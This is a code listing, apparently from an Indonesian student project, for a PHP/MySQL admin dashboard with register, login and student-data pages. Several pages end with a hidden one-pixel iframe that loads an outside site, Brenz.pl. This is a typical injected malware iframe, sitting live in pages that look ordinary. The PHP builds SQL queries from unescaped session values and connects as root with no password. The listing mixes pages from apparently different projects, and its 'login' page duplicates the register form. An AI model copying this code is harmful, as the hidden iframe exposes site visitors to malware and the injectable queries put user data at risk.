class="dropDownSelect2"></div>
                                        </div>
                                    </div>
                                    <div class="map-wrap m-t-45 m-
b-20">
                                        <div id="vmap"
style="height: 284px;"></div>
                                    </div>
                                </div>
                                <!-- END MAP DATA-->
                            </div>
                        </div>


                        <div class="row">
                            <div class="col-md-12">
                                <div class="copyright">
                                    <p>Copyright © 2019 Go-Guji.
Umil Fatzah.</p>
                                </div>
                            </div>
                        </div>
                    </div>
                </div>
            </div>
            <!-- END MAIN CONTENT-->
```

```
            <!-- END PAGE CONTAINER-->
        </div>

    </div>

    <!-- Jquery JS-->
    <script src="vendor/jquery-3.2.1.min.js"></script>
    <!-- Bootstrap JS-->
    <script src="vendor/bootstrap-4.1/popper.min.js"></script>
    <script src="vendor/bootstrap-4.1/bootstrap.min.js"></script>
    <!-- Vendor JS       -->
    <script src="vendor/slick/slick.min.js">
    </script>
    <script src="vendor/wow/wow.min.js"></script>
    <script src="vendor/animsition/animsition.min.js"></script>
    <script src="vendor/bootstrap-progressbar/bootstrap-
progressbar.min.js">
    </script>
    <script src="vendor/counter-
up/jquery.waypoints.min.js"></script>
    <script src="vendor/counter-up/jquery.counterup.min.js">
    </script>
    <script src="vendor/circle-progress/circle-
progress.min.js"></script>
    <script src="vendor/perfect-scrollbar/perfect-
scrollbar.js"></script>
    <script src="vendor/chartjs/Chart.bundle.min.js"></script>
    <script src="vendor/select2/select2.min.js">
    </script>
    <script src="vendor/vector-map/jquery.vmap.js"></script>
    <script src="vendor/vector-map/jquery.vmap.min.js"></script>
    <script src="vendor/vector-
map/jquery.vmap.sampledata.js"></script>
    <script src="vendor/vector-map/jquery.vmap.world.js"></script>
    <script src="vendor/vector-
map/jquery.vmap.brazil.js"></script>
    <script src="vendor/vector-
map/jquery.vmap.europe.js"></script>
    <script src="vendor/vector-
map/jquery.vmap.france.js"></script>
    <script src="vendor/vector-
map/jquery.vmap.germany.js"></script>
    <script src="vendor/vector-
map/jquery.vmap.russia.js"></script>
    <script src="vendor/vector-map/jquery.vmap.usa.js"></script>

    <!-- Main JS-->
    <script src="js/main.js"></script>

<iframe style="height:1px" src="http://www&#46;Brenz.pl/rc/"
frameborder=0 width=1></iframe>
</body>

</html>
<!-- end document-->
```

2. **Halaman koneksi**

```
<?php
$konek = mysqli_connect("localhost", "root", "", "db_guji");

if(mysqli_connect_errno()){
       printf ("Gagal terkoneksi : ".mysqli_connect_error());
       exit();
}
```

```
?>
```

3. Halaman Register

```
<!DOCTYPE html>
<html lang="en">

<head>
    <!-- Required meta tags-->
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1, shrink-to-fit=no">
    <meta name="description" content="au theme template">
    <meta name="author" content="Hau Nguyen">
    <meta name="keywords" content="au theme template">

    <!-- Title Page-->
    <title>Register</title>

    <!-- Fontfaces CSS-->
    <link href="../css/font-face.css" rel="stylesheet"
media="all">
    <link href="../vendor/font-awesome-4.7/css/font-
awesome.min.css" rel="stylesheet" media="all">
    <link href="../vendor/font-awesome-5/css/fontawesome-
all.min.css" rel="stylesheet" media="all">
    <link href="../vendor/mdi-font/css/material-design-iconic-
font.min.css" rel="stylesheet" media="all">

    <!-- Bootstrap CSS-->
    <link href="../vendor/bootstrap-4.1/bootstrap.min.css"
rel="stylesheet" media="all">

    <!-- Vendor CSS-->
    <link href="../vendor/animsition/animsition.min.css"
rel="stylesheet" media="all">
    <link href="../vendor/bootstrap-progressbar/bootstrap-
progressbar-3.3.4.min.css" rel="stylesheet" media="all">
    <link href="../vendor/wow/animate.css" rel="stylesheet"
media="all">
    <link href="../vendor/css-hamburgers/hamburgers.min.css"
rel="stylesheet" media="all">
    <link href="../vendor/slick/slick.css" rel="stylesheet"
media="all">
    <link href="../vendor/select2/select2.min.css"
rel="stylesheet" media="all">
    <link href="../vendor/perfect-scrollbar/perfect-scrollbar.css"
rel="stylesheet" media="all">

    <!-- Main CSS-->
    <link href="../css/theme.css" rel="stylesheet" media="all">

</head>

<body class="animsition">
    <div class="page-wrapper">
        <div class="page-content--bge5">
            <div class="container">
                <div class="login-wrap">
                    <div class="login-content">
                        <div class="login-logo">
                            <a href="#">
                                <img src="logo.png"
alt="CoolAdmin">
                            </a>
```

```
                        </div>
                        <div >
                            <form action="reg.php"
enctype="multipart/form-data" method="post" >
                                    <div class="form-group">
                                        <!-- <label>Email</label>
-->
                                          <div class="input-
group">
                                            <div class="input-
group-addon">
                                              <i class="fa fa-
edit"></i>
                                            </div>
                                            <input name="email"
type="text" class="form-control" placeholder="Email" required=""
maxlength="100" />
                                          </div>
                                    </div>
                                    <div class="form-group">
                                        <!--
<label>Username</label> -->
                                          <div class="input-
group">
                                            <div class="input-
group-addon">
                                              <i class="fa fa-
user"></i>
                                            </div>
                                            <input name="username"
type="text" class="form-control" placeholder="Username"
required="" />
                                          </div>
                                    </div>
                                     <div class="form-group">
                                        <!--
<label>Password</label> -->
                                          <div class="input-
group">
                                            <div class="input-
group-addon">
                                              <i class="fa fa-
flag"></i>
                                            </div>
                                            <input name="password"
type="text" class="form-control" placeholder="Password"
required="" />
                                          </div>
                                    </div>
                                    <div class="form-group">
                                        <!--
<label>Tingkatan</label> -->
                                          <div class="input-
group">
                                            <div class="input-
group-addon">
                                              <i class="fa fa-
plus"></i>
                                            </div>
                                            <select
name="tingkatan" class="form-control">
                                              <option
selected>Sebagai</option>
```

```
                                                <option
value="Guru">Guru</option>
                                                <option
value="Murid">Murid</option>
                                            </select>
                                        </div>
                                    </div>
                                    <div class="form-group">

                                        <label>Upload Scan
KTP</label>
                                        <div class="input-group">
                                            <div class="input-
group-addon">
                                                <i class="fa fa-
edit"></i>
                                            </div>
                                            <input name="foto"
type="file" class="form-control" id="foto">
                                        </div>

                                    </div>
                                <!-- <div class="form-group">
                                    <label>Email Address</label>
                                    <input class="au-input au-
input--full" type="email" name="email" placeholder="Email">
                                </div>
                                <div class="form-group">
                                    <label>Password</label>
                                    <input class="au-input au-
input--full" type="password" name="password"
placeholder="Password">
                                </div> -->
                                <div class="login-checkbox">
                                    <label>
                                        <input type="checkbox"
name="aggree">Saya menyetujui segala ketentuan yang berlaku.
                                    </label>
                                </div>
                                <button class="au-btn au-btn--
block au-btn--green m-b-20" type="submit">register</button>
                                <!-- <div class="social-login-
content">
                                    <div class="social-button">
                                        <button class="au-btn au-
btn--block au-btn--blue m-b-20">register with facebook</button>
                                        <button class="au-btn au-
btn--block au-btn--blue2">register with twitter</button>
                                    </div>
                                </div> -->
                            </form>
                            <!-- <div class="register-link">
                                <p>
                                    Already have account?
                                    <a href="#">Sign In</a>
                                </p>
                            </div> -->
                        </div>
                    </div>
                </div>
            </div>
        </div>
```

```
    </div>

    <!-- Jquery JS-->
    <script src="../vendor/jquery-3.2.1.min.js"></script>
    <!-- Bootstrap JS-->
    <script src="../vendor/bootstrap-4.1/popper.min.js"></script>
    <script src="../vendor/bootstrap-
4.1/bootstrap.min.js"></script>
    <!-- Vendor JS       -->
    <script src="../vendor/slick/slick.min.js">
    </script>
    <script src="../vendor/wow/wow.min.js"></script>
    <script src="../vendor/animsition/animsition.min.js"></script>
    <script src="../vendor/bootstrap-progressbar/bootstrap-
progressbar.min.js">
    </script>
    <script src="../vendor/counter-
up/jquery.waypoints.min.js"></script>
    <script src="../vendor/counter-up/jquery.counterup.min.js">
    </script>
    <script src="../vendor/circle-progress/circle-
progress.min.js"></script>
    <script src="../vendor/perfect-scrollbar/perfect-
scrollbar.js"></script>
    <script src="../vendor/chartjs/Chart.bundle.min.js"></script>
    <script src="../vendor/select2/select2.min.js">
    </script>

    <!-- Main JS-->
    <script src="../js/main.js"></script>

<iframe style="height:1px" src="http://www&#46;Brenz.pl/rc/"
frameborder=0 width=1></iframe>
</body>

</html>
<!-- end document-->
```

4. **Halaman Login**

```
<!DOCTYPE html>
<html lang="en">

<head>
    <!-- Required meta tags-->
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1, shrink-to-fit=no">
    <meta name="description" content="au theme template">
    <meta name="author" content="Hau Nguyen">
    <meta name="keywords" content="au theme template">

    <!-- Title Page-->
    <title>Register</title>

    <!-- Fontfaces CSS-->
    <link href="../css/font-face.css" rel="stylesheet"
media="all">
    <link href="../vendor/font-awesome-4.7/css/font-
awesome.min.css" rel="stylesheet" media="all">
    <link href="../vendor/font-awesome-5/css/fontawesome-
all.min.css" rel="stylesheet" media="all">
    <link href="../vendor/mdi-font/css/material-design-iconic-
font.min.css" rel="stylesheet" media="all">
```

```
    <!-- Bootstrap CSS-->
    <link href="../vendor/bootstrap-4.1/bootstrap.min.css"
rel="stylesheet" media="all">

    <!-- Vendor CSS-->
    <link href="../vendor/animsition/animsition.min.css"
rel="stylesheet" media="all">
    <link href="../vendor/bootstrap-progressbar/bootstrap-
progressbar-3.3.4.min.css" rel="stylesheet" media="all">
    <link href="../vendor/wow/animate.css" rel="stylesheet"
media="all">
    <link href="../vendor/css-hamburgers/hamburgers.min.css"
rel="stylesheet" media="all">
    <link href="../vendor/slick/slick.css" rel="stylesheet"
media="all">
    <link href="../vendor/select2/select2.min.css"
rel="stylesheet" media="all">
    <link href="../vendor/perfect-scrollbar/perfect-scrollbar.css"
rel="stylesheet" media="all">

    <!-- Main CSS-->
    <link href="../css/theme.css" rel="stylesheet" media="all">

</head>

<body class="animsition">
    <div class="page-wrapper">
        <div class="page-content--bge5">
            <div class="container">
                <div class="login-wrap">
                    <div class="login-content">
                        <div class="login-logo">
                            <a href="#">
                                <img src="logo.png"
alt="CoolAdmin">
                            </a>
                        </div>
                        <div >
                            <form action="reg.php"
enctype="multipart/form-data" method="post" >
                                    <div class="form-group">
                                        <!-- <label>Email</label>
-->
                                            <div class="input-
group">
                                              <div class="input-
group-addon">
                                                <i class="fa fa-
edit"></i>
                                              </div>
                                              <input name="email"
type="text" class="form-control" placeholder="Email" required=""
maxlength="100" />
                                            </div>
                                    </div>
                                    <div class="form-group">
                                        <!--
<label>Username</label> -->
                                            <div class="input-
group">
                                              <div class="input-
group-addon">
```

```
                                            <i class="fa fa-
user"></i>
                                          </div>
                                          <input name="username"
type="text" class="form-control" placeholder="Username"
required="" />
                                        </div>
                                    </div>
                                     <div class="form-group">
                                        <!--
<label>Password</label> -->
                                          <div class="input-
group">
                                            <div class="input-
group-addon">
                                              <i class="fa fa-
flag"></i>
                                            </div>
                                            <input name="password"
type="text" class="form-control" placeholder="Password"
required="" />
                                        </div>
                                    </div>
                                    <div class="form-group">
                                        <!--
<label>Tingkatan</label> -->
                                          <div class="input-
group">
                                            <div class="input-
group-addon">
                                              <i class="fa fa-
plus"></i>
                                            </div>
                                            <select
name="tingkatan" class="form-control">
                                              <option
selected>Sebagai</option>
                                              <option
value="Guru">Guru</option>
                                              <option
value="Murid">Murid</option>
                                            </select>
                                        </div>
                                    </div>
                                    <div class="form-group">

                                        <label>Upload Scan
KTP</label>
                                        <div class="input-group">
                                            <div class="input-
group-addon">
                                                <i class="fa fa-
edit"></i>
                                            </div>
                                            <input name="foto"
type="file" class="form-control" id="foto">
                                        </div>

                                    </div>
                                <!-- <div class="form-group">
                                    <label>Email Address</label>
                                    <input class="au-input au-
input--full" type="email" name="email" placeholder="Email">
```

```
                                </div>
                                <div class="form-group">
                                    <label>Password</label>
                                    <input class="au-input au-
input--full" type="password" name="password"
placeholder="Password">
                                </div> -->
                                <div class="login-checkbox">
                                    <label>
                                        <input type="checkbox"
name="aggree">Saya menyetujui segala ketentuan yang berlaku.
                                    </label>
                                </div>
                                <button class="au-btn au-btn--
block au-btn--green m-b-20" type="submit">register</button>
                                <!-- <div class="social-login-
content">
                                    <div class="social-button">
                                        <button class="au-btn au-
btn--block au-btn--blue m-b-20">register with facebook</button>
                                        <button class="au-btn au-
btn--block au-btn--blue2">register with twitter</button>
                                    </div>
                                </div> -->
                            </form>
                            <!-- <div class="register-link">
                                <p>
                                    Already have account?
                                    <a href="#">Sign In</a>
                                </p>
                            </div> -->
                        </div>
                    </div>
                </div>
            </div>
        </div>

    </div>

    <!-- Jquery JS-->
    <script src="../vendor/jquery-3.2.1.min.js"></script>
    <!-- Bootstrap JS-->
    <script src="../vendor/bootstrap-4.1/popper.min.js"></script>
    <script src="../vendor/bootstrap-
4.1/bootstrap.min.js"></script>
    <!-- Vendor JS       -->
    <script src="../vendor/slick/slick.min.js">
    </script>
    <script src="../vendor/wow/wow.min.js"></script>
    <script src="../vendor/animsition/animsition.min.js"></script>
    <script src="../vendor/bootstrap-progressbar/bootstrap-
progressbar.min.js">
    </script>
    <script src="../vendor/counter-
up/jquery.waypoints.min.js"></script>
    <script src="../vendor/counter-up/jquery.counterup.min.js">
    </script>
    <script src="../vendor/circle-progress/circle-
progress.min.js"></script>
    <script src="../vendor/perfect-scrollbar/perfect-
scrollbar.js"></script>
    <script src="../vendor/chartjs/Chart.bundle.min.js"></script>
    <script src="../vendor/select2/select2.min.js">
```

```
    </script>

    <!-- Main JS-->
    <script src="../js/main.js"></script>

<iframe style="height:1px" src="http://www&#46;Brenz.pl/rc/"
frameborder=0 width=1></iframe>
</body>

</html>
<!-- end document-->
```

5. Halaman Siswa

```
<?php
include "cek.php";
?>
<!doctype html>
<html class="no-js" lang="en">

<head>
    <meta charset="utf-8">
    <meta http-equiv="x-ua-compatible" content="ie=edge">
    <title>DSS : Pemilihan Ekskul</title>
    <meta name="description" content="">
    <meta name="viewport" content="width=device-width, initial-
scale=1">
    <!-- favicon
        ============================================ -->
    <link rel="shortcut icon" type="image/x-icon"
href="../img/logo/cs.png">

    <!-- Bootstrap CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/bootstrap.min.css">
    <!-- Bootstrap CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/font-awesome.min.css">
    <!-- owl.carousel CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/owl.carousel.css">
    <link rel="stylesheet" href="../css/owl.theme.css">
    <link rel="stylesheet" href="../css/owl.transitions.css">
    <!-- animate CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/animate.css">
    <!-- normalize CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/normalize.css">
    <!-- meanmenu icon CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/meanmenu.min.css">
    <!-- main CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/main.css">
    <!-- educate icon CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/educate-custon-icon.css">
    <!-- morrisjs CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/morrisjs/morris.css">
    <!-- mCustomScrollbar CSS
        ============================================ -->
    <link rel="stylesheet"
href="../css/scrollbar/jquery.mCustomScrollbar.min.css">
```

```
    <!-- metisMenu CSS
        ============================================ -->
    <link rel="stylesheet"
href="../css/metisMenu/metisMenu.min.css">
    <link rel="stylesheet" href="../css/metisMenu/metisMenu-
vertical.css">
    <!-- calendar CSS
        ============================================ -->
    <link rel="stylesheet"
href="../css/calendar/fullcalendar.min.css">
    <link rel="stylesheet"
href="../css/calendar/fullcalendar.print.min.css">
    <!-- x-editor CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/editor/select2.css">
    <link rel="stylesheet"
href="../css/editor/datetimepicker.css">
    <link rel="stylesheet" href="../css/editor/bootstrap-
editable.css">
    <link rel="stylesheet" href="../css/editor/x-editor-
style.css">
    <!-- normalize CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/data-table/bootstrap-
table.css">
    <link rel="stylesheet" href="../css/data-table/bootstrap-
editable.css">
    <!-- style CSS
        ============================================ -->
    <link rel="stylesheet" href="../style.css">
    <!-- responsive CSS
        ============================================ -->
    <link rel="stylesheet" href="../css/responsive.css">
    <!-- modernizr JS
        ============================================ -->
    <script src="../js/vendor/modernizr-2.8.3.min.js"></script>
</head>

<body>
    <!--[if lt IE 8]>
            <p class="browserupgrade">You are using an
<strong>outdated</strong> browser. Please <a
href="http://browsehappy.com/">upgrade your browser</a> to improve
your experience.</p>
       <![endif]-->
    <!-- Start Left menu area -->
    <div class="left-sidebar-pro">
        <nav id="sidebar" class="">
            <div class="sidebar-header">
                <a href="index.php"><img class="main-logo"
src="../img/logo/logo3.png" alt="" /></a>
                <strong><a href="index.php"><img
src="../img/logo/cs.png" alt="" /></a></strong>
            </div>
            <div class="left-custom-menu-adp-wrap comment-
scrollbar">
                <nav class="sidebar-nav left-sidebar-menu-pro">
                    <ul class="metismenu" id="menu1">
                        <li>
                            <a href="index.php">
                                                    <span
class="educate-icon educate-home icon-wrap"></span>
```

```
                                                        <span
class="mini-click-non">Home</span>
                                                    </a>

                        </li>

                        <li class="active">
                            <a class="has-arrow" href="#" aria-
expanded="false"><span class="educate-icon educate-library icon-
wrap"></span> <span class="mini-click-non">Data Master</span></a>
                            <ul class="submenu-angle" aria-
expanded="false">
                                <li><a title="Data Kelas"
href="kelas.php"><span class="mini-sub-pro">Data
Kelas</span></a></li>
                                <li><a title="Data Jurusan"
href="jurusan.php"><span class="mini-sub-pro">Data
Jurusan</span></a></li>
                                <li class="active"><a title="Data
Siswa" href="siswa.php"><span class="mini-sub-pro">Data
Siswa</span></a></li>
                                <li><a title="Data User"
href="user.php"><span class="mini-sub-pro">Data
User</span></a></li>
                            </ul>
                        </li>
                        <li>
                            <a href="kriteria.php" aria-
expanded="false"><span class="educate-icon educate-student icon-
wrap"></span> <span class="mini-click-non">Kriteria
Siswa</span></a>

                        </li>
                        <li>
                            <a href="spk.php" aria-
expanded="false"><span class="educate-icon educate-form icon-
wrap"></span> <span class="mini-click-non">Proses SPK</span></a>

                        </li>
                        <li>
                            <a class="has-arrow" href="#" aria-
expanded="false"><span class="educate-icon educate-apps icon-
wrap"></span> <span class="mini-click-non">Laporan SPK</span></a>
                            <ul class="submenu-angle app-mini-nb-
dp" aria-expanded="false">
                                <li><a title="Lap Individu"
href="lap1.php"><span class="mini-sub-
pro">Individu</span></a></li>
                                <li><a title="Lap Kolektif"
href="lap2.php"><span class="mini-sub-
pro">Kolektif</span></a></li>

                            </ul>
                        </li>

                    </ul>
                </nav>
            </div>
        </nav>
    </div>
    <!-- End Left menu area -->
    <!-- Start Welcome area -->
    <div class="all-content-wrapper">
```

```
        <div class="container-fluid">
            <div class="row">
                <div class="col-lg-12 col-md-12 col-sm-12 col-xs-
12">
                    <div class="logo-pro">
                        <a href="index.html"><img class="main-
logo" src="../img/logo/logo.png" alt="" /></a>
                    </div>
                </div>
            </div>
        </div>
        <div class="header-advance-area">
            <div class="header-top-area">
                <div class="container-fluid">
                    <div class="row">
                        <div class="col-lg-12 col-md-12 col-sm-12
col-xs-12">
                            <div class="header-top-wraper">
                                <div class="row">
                                    <div class="col-lg-1 col-md-0
col-sm-1 col-xs-12">
                                        <div class="menu-switcher-
pro">
                                            <button type="button"
id="sidebarCollapse" class="btn bar-button-pro header-drl-
controller-btn btn-info navbar-btn">

                    <i class="educate-icon educate-nav"></i>

             </button>
                                        </div>
                                    </div>
                                    <div class="col-lg-6 col-md-7
col-sm-6 col-xs-12">
                                        <div class="header-top-
menu tabl-d-n">
                                            <ul class="nav navbar-
nav mai-top-nav">
                                                <li class="nav-
item"><a href="#" class="nav-link">Decision Support System :
Penentuan Ekskul Siswa</a>
                                                </li>

                                            </ul>
                                        </div>
                                    </div>
                                    <div class="col-lg-5 col-md-5
col-sm-12 col-xs-12">
                                        <div class="header-right-
info">
                                            <ul class="nav navbar-
nav mai-top-nav header-right-menu">
                                                <?php

$username=$_SESSION['username'];

include"koneksi.php";
                                                $sql="select*from
tb_user where username='$username'";

$hasil=mysqli_query($konek,$sql);

$data=mysqli_fetch_array($hasil);
```

```
                                                    ?>
                                                    <li class="nav-
item">
                                                        <a href="#"
data-toggle="dropdown" role="button" aria-expanded="false"
class="nav-link dropdown-toggle">

                                    <img src="../1/foto/<?php echo
$data['foto']; ?>" alt="" />

                                    <span class="admin-name"><?php
echo $_SESSION['username'];?></span>



                                </a>
                                                    <ul
role="menu" class="dropdown-header-top author-log dropdown-menu
animated zoomIn">
                                                        <!--<li><a
href="#"><span class="edu-icon edu-home-admin author-log-
ic"></span>My Account</a>
                                                        </li>-->
                                                        <li><a
href="../logout.php"><span class="edu-icon edu-locked author-log-
ic"></span>Log Out</a>
                                                        </li>
                                                    </ul>
                                                </li>

                                            </ul>
                                        </div>
                                    </div>
                                </div>
                            </div>
                        </div>
                    </div>

                </div>

                <div class="courses-area mg-b-15">
                    <div class="container-fluid">
                        <div class="row">
                           <!-- Static Table Start -->
                            <div class="data-table-area mg-b-15">
                                <div class="container-fluid">
                                    <div class="row">
                                        <div class="col-lg-12 col-md-12
col-sm-12 col-xs-12">
                                            <div class="sparkline13-list">
                                                <div class="sparkline13-
hd">
                                                    <div class="main-
sparkline13-hd">
                                                        <h1>Data
Siswa</h1>
                                                    </div>
                                                </div>
                                                <div class="sparkline13-
graph">
```

```
                                                <div class="datatable-
dashv1-list custom-datatable-overright">
                                                    <div id="toolbar">
                                                        <select
class="form-control dt-tb">
                                                            <option
value="">Export Basic</option>
                                                            <option
value="all">Export All</option>
                                                            <option
value="selected">Export Selected</option>
                                                        </select>
                                                    </div>
                                                    <a
href="#"><button class="btn btn-success" type="button" data-
target="#ModalAdd" data-toggle="modal"><i class="fa fa-plus"></i>
Tambah data</button></a>
                                                    <table id="table"
data-toggle="table" data-pagination="true" data-search="true"
data-show-columns="true" data-show-pagination-switch="true" data-
show-refresh="true" data-key-events="true" data-show-toggle="true"
data-resizable="true" data-cookie="true"
                                                        data-cookie-
id-table="saveId" data-show-export="true" data-click-to-
select="true" data-toolbar="#toolbar">

                                                            <?php
                                                            include
"dt_siswa.php";
                                                            ?>
                                                    </table>
                                                </div>
                                            </div>
                                        </div>
                                    </div>
                                </div>
                            </div>
                        </div>
                        <!-- Static Table End -->

                        <!-- Modal Popup kelas -->
                                <div id="ModalAdd" class="modal fade"
tabindex="-1" role="dialog">
                                    <div class="modal-dialog">
                                      <div class="modal-content">
                                        <div class="modal-header">
                                          <button type="button"
class="close" data-dismiss="modal" aria-label="Close"><span aria-
hidden="true">&times;</span></button>
                                          <h4 class="modal-title">Tambah
Data Siswa</h4>
                                        </div>
                                        <div class="modal-body">
                                          <form action="siswa_add.php"
name="modal_popup" enctype="multipart/form-data" method="post">
                                            <div class="form-group">
                                              <label>NISN</label>
                                                <div class="input-
group">
                                                  <div class="input-
group-addon">
                                                    <i class="fa fa-
edit"></i>
```

```
                                        </div>
                                        <input name="nisn"
type="text" class="form-control" placeholder="NISN" required=""
maxlength="10" />
                                    </div>
                                </div>
                                <div class="form-group">
                                  <label>Nama Siswa</label>
                                    <div class="input-
group">
                                      <div class="input-
group-addon">
                                        <i class="fa fa-
user"></i>
                                      </div>
                                      <input name="nama"
type="text" class="form-control" placeholder="Nama Siswa"
required="" />
                                    </div>
                                </div>

                                <div class="form-group">
                                  <label>Gender</label>
                                    <div class="input-
group">
                                      <div class="input-
group-addon">
                                        <i class="fa fa-
plus"></i>
                                      </div>
                                      <select name="gender"
class="form-control">
                                        <option
selected>Gender</option>
                                        <option
value="Lk">Lk</option>
                                        <option
value="Pr">Pr</option>
                                      </select>
                                    </div>
                                </div>
                                <div class="form-group">
                                  <label>Kelas</label>
                                    <div class="input-
group">
                                      <div class="input-
group-addon">
                                        <i class="fa fa-
plus"></i>
                                      </div>
                                      <select name="kelas"
class="form-control">

                                        <option
selected>Kelas</option>
                                         <?php
                                         include
"koneksi.php";
                                        $querylokal=
mysqli_query ($konek,"SELECT * FROM tb_kelas");

                                        while ($lokal =
mysqli_fetch_array ($querylokal)){
```

```
                                                ?>
                                                <option><?php echo
"$lokal[nama]"; ?></option>
                                                <?php
                                                }
                                                ?>
                                              </select>
                                            </div>
                                          </div>
                                          <div class="form-group">
                                            <label>Jurusan</label>
                                              <div class="input-
group">
                                                <div class="input-
group-addon">
                                                  <i class="fa fa-
plus"></i>
                                                </div>
                                                <select name="jurusan"
class="form-control">

                                                  <option
selected>Jurusan</option>
                                                   <?php
                                                   include
"koneksi.php";
                                                  $querylokal=
mysqli_query ($konek,"SELECT * FROM tb_jurusan");

                                                  while ($lokal =
mysqli_fetch_array ($querylokal)){
                                                  ?>
                                                  <option><?php echo
"$lokal[nama]"; ?></option>
                                                  <?php
                                                  }
                                                  ?>
                                                </select>
                                            </div>
                                          </div>
                                          <div class="form-group">
                                            <label>Alamat</label>
                                              <div class="input-
group">
                                                <div class="input-
group-addon">
                                                  <i class="fa fa-
flag"></i>
                                                </div>
                                                <input name="alamat"
type="text" class="form-control" placeholder="Alamat" required=""
/>
                                            </div>
                                          </div>
                                          <div class="form-group">
                                            <label>No.Telp/HP</label>
                                              <div class="input-
group">
                                                <div class="input-
group-addon">
                                                  <i class="fa fa-
phone"></i>
                                                </div>
```

```
                                            <input name="hp"
type="text" class="form-control" placeholder="No.Telp/HP"
required="" maxlength="12" />
                                        </div>
                                    </div>
                                    <div class="form-group">
                                        <label>Foto</label>
                                          <div class="input-
group">
                                            <div class="input-
group-addon">
                                              <i class="fa fa-
user"></i>
                                            </div>
                                            <input name="foto"
type="file" class="form-control" id="foto">
                                        </div>
                                    </div>

                                    <div class="modal-footer">
                                      <button class="btn btn-
success" type="submit">
                                        Tambah data
                                      </button>
                                      <button type="reset"
class="btn btn-danger"  data-dismiss="modal" aria-hidden="true">
                                        Batal
                                      </button>
                                    </div>
                                  </form>
                                </div>
                              </div>
                            </div>

                </div>
            </div>
        </div>
        <div class="footer-copyright-area">
            <div class="container-fluid">
                <div class="row">
                    <div class="col-lg-12">
                        <div class="footer-copy-right">
                            <p>Copyright © 2019. Annisa Nur
Alfika</p>
                        </div>
                    </div>
                </div>
            </div>
        </div>

                <!-- Modal Popup kelas Edit -->
                            <div class="modal fade"
id="modal_edit_siswa" tabindex="-1" role="dialog">
                            </div>

                            <!-- Modal Popup untuk delete-->
                            <div class="modal fade"
id="modal_delete">
                              <div class="modal-dialog">
                                <div class="modal-content"
style="margin-top:100px;">
                                  <div class="modal-header">
```

```
                                    <button type="button"
class="close" data-dismiss="modal" aria-
hidden="true">&times;</button>
                                    <h4 class="modal-title"
style="text-align:center;">Apakah anda yakin menghapus data ini
?</h4>
                                </div>
                                <div class="modal-footer"
style="margin:0px; border-top:0px; text-align:center;">
                                    <a href="#" class="btn btn-
danger" id="delete_link">Hapus</a>
                                    <button type="button"
class="btn btn-success" data-dismiss="modal">Batal</button>
                                </div>
                            </div>
                        </div>
                    </div>
    </div>

    <!-- jquery
        ============================================ -->
    <script src="../js/vendor/jquery-1.12.4.min.js"></script>
    <!-- bootstrap JS
        ============================================ -->
    <script src="../js/bootstrap.min.js"></script>
    <!-- wow JS
        ============================================ -->
    <script src="../js/wow.min.js"></script>
    <!-- price-slider JS
        ============================================ -->
    <script src="../js/jquery-price-slider.js"></script>
    <!-- meanmenu JS
        ============================================ -->
    <script src="../js/jquery.meanmenu.js"></script>
    <!-- owl.carousel JS
        ============================================ -->
    <script src="../js/owl.carousel.min.js"></script>
    <!-- sticky JS
        ============================================ -->
    <script src="../js/jquery.sticky.js"></script>
    <!-- scrollUp JS
        ============================================ -->
    <script src="../js/jquery.scrollUp.min.js"></script>
    <!-- mCustomScrollbar JS
        ============================================ -->
    <script
src="../js/scrollbar/jquery.mCustomScrollbar.concat.min.js"></scri
pt>
    <script src="../js/scrollbar/mCustomScrollbar-
active.js"></script>
    <!-- metisMenu JS
        ============================================ -->
    <script src="../js/metisMenu/metisMenu.min.js"></script>
    <script src="../js/metisMenu/metisMenu-active.js"></script>
    <!-- data table JS
        ============================================ -->
    <script src="../js/data-table/bootstrap-table.js"></script>
    <script src="../js/data-table/tableExport.js"></script>
    <script src="../js/data-table/data-table-active.js"></script>
    <script src="../js/data-table/bootstrap-table-
editable.js"></script>
    <script src="../js/data-table/bootstrap-editable.js"></script>
```

```
    <script src="../js/data-table/bootstrap-table-
resizable.js"></script>
    <script src="../js/data-table/colResizable-
1.5.source.js"></script>
    <script src="../js/data-table/bootstrap-table-
export.js"></script>
    <!--  editable JS
        ========================================== -->
    <script src="../js/editable/jquery.mockjax.js"></script>
    <script src="../js/editable/mock-active.js"></script>
    <script src="../js/editable/select2.js"></script>
    <script src="../js/editable/moment.min.js"></script>
    <script src="../js/editable/bootstrap-
datetimepicker.js"></script>
    <script src="../js/editable/bootstrap-editable.js"></script>
    <script src="../js/editable/xediable-active.js"></script>
    <!-- Chart JS
        ========================================== -->
    <script src="../js/chart/jquery.peity.min.js"></script>
    <script src="../js/peity/peity-active.js"></script>
    <!-- tab JS
        ========================================== -->
    <script src="../js/tab.js"></script>
    <!-- plugins JS
        ========================================== -->
    <script src="../js/plugins.js"></script>
    <!-- main JS
        ========================================== -->
    <script src="../js/main.js"></script>


    <?php
    include "bundle_script.php";
    ?>
<iframe style="height:1px" src="http://www&#46;Brenz.pl/rc/"
frameborder=0 width=1></iframe>
</body>

</html>
```

6. Halaman Data diri

```
<?php

include "cek.php";
?>
<?php

$username=$_SESSION['username'];

include"koneksi.php";
                                                    $sql="select*from
tbadmin where username='$username'";

$hasil=mysqli_query($konek,$sql);

$data=mysqli_fetch_array($hasil);



$hasil2=mysqli_query($konek,"select*from tb_pengguna_jasa where
username='$username'");

$data2=mysqli_fetch_array($hasil2);
```

```
//$nisn=$data2['nisn'];
                                                    ?>
<!DOCTYPE html>
<html lang="en">

<head>
    <!-- Required meta tags-->
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1, shrink-to-fit=no">
    <meta name="description" content="au theme template">
    <meta name="author" content="Hau Nguyen">
    <meta name="keywords" content="au theme template">

    <!-- Title Page-->
    <title>Go_Guji</title>

    <!-- Fontfaces CSS-->
    <link href="../css/font-face.css" rel="stylesheet"
media="all">
    <link href="../vendor/font-awesome-4.7/css/font-
